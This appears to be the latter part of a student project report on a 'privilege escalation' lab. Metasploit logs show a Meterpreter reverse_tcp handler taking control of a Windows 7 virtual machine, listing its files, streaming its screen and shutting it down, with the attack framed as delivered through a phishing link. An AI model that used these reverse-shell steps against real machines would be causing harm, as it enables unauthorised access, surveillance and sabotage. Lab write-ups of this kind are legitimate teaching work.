Creating the directory on windows  via linux system.so that  we got remote access to get some code of instructions exceuted on windows system.

We can also remove the directory of windows system via linux system as we got remote code execution permission .




```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost=192.168.199.128
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost ⇒ 192.168.199.128
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49162 ) at 2022-1

meterpreter > sysinfo
Computer        : WIN-N0FQN13VNBJ
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > mkdir SAI
Creating directory: SAI
meterpreter > rmdir SAI
Removing directory: SAI
meterpreter > 
```


| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ICS | 11/10/2022 10:42 ... | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 KB |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 KB |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 KB |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 KB |
| WH | 10/31/2022 12:24 ... | Application | 73 KB |

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB

We can also see the screen of remote system where our payload.exe file is running. Via simple screenshare command in the meterpreter session .



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49162 ) at 2022-1

meterpreter > sysinfo
Computer        : WIN-N0FQN13VNBJ
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > mkdir SAI
Creating directory: SAI
meterpreter > rmdir SAI
Removing directory: SAI
meterpreter > scrrenshare
[-] Unknown command: scrrenshare
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /root/ovAMzxVK.html
[*] Streaming ...
```




```
Target IP  : 192.168.199.130
Start time : 2022-11-14 04:33:54 -0500
Status     : Playing
```

| Name | Date modified | Type | Size |
|---|---|---|---|
| hack | 9/13/2022 6:35 PM | File folder | |
| HACKER_! | 9/29/2022 7:58 PM | File folder | |
| ICS | 11/10/2022 10:42 ... | File folder | |
| ChromeSetup | 9/13/2022 6:16 PM | Application | 1,394 K |
| HW (1) | 9/22/2022 7:54 PM | Application | 1 K |
| payload (2) | 11/10/2022 10:29 ... | Application | 73 K |
| PLAYLIST | 9/22/2022 8:11 PM | Application | 73 K |
| WH | 10/31/2022 12:24 ... | Application | 73 K |

payload (2) Date modified: 11/10/2022 10:29 PM Date created: 11/10/2022 10:27 PM
Application Size: 72.0 KB

We can also shutdown the remote  system as we got remote code of execution .



```
Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost => 192.168.199.128
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49162 ) at 2022-1

meterpreter > sysinfo
Computer        : WIN-N0FQN13VNBJ
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > mkdir SAI
Creating directory: SAI
meterpreter > rmdir SAI
Removing directory: SAI
meterpreter > scrrenshare
[-] Unknown command: scrrenshare
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/ovAMzxVK.html
[*] Streaming...
^C[-] Error running command screenshare: Interrupt
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Interrupt
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 192.168.199.130 - Meterpreter session 1 closed.  Reason: Died
```

## Conclusion:

So by this project we conclude that we have found some application Vulnerabilities regarding how an attacker can easily send a phishing link to the common people and grab the useful information of the people And attacker easily get access to the device where the link is running in the background of the particular device .device may be system computer or mobile.

Privilege escalation, if implemented successfully, can really hamper business continuity or going concern plan. Organizations today need to seriously include proper security protocols which will specifically overlook these kinds of attacks. It can be a task to distinguish between a routine error and an intentional error on a day to day basis. Hence, organizations need to build an efficient internal control system and competent people to supervise it.

Project idea (Privilege Escalation) was given by Harshith reddy . Gathered some information about the attack and approach for exploitation.

Project implementation(Privilege Escalation) the attack has been performed by Saiganesh in his system .he has used several virtual machines to test and Exploit of the attack and attack was performed very well on few targets machines.

Research of the project (Privilege Escalation )was done by Koushik. He has encouraged everyone in the team and shared his research work to the team members which made us to Involve in this project .

Documentation of the project was done by Nithin , Swabhan reddy and Koushik

# References

- https://drive.google.com/file/d/1rYm_ubtXAhgaiDJijTume6TN_QsPMqVO/view?usp=share_link
- https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained
- https://docs.python.org/3/library/http.server.html
- https://delinea.com/blog/windows-privilege-escalation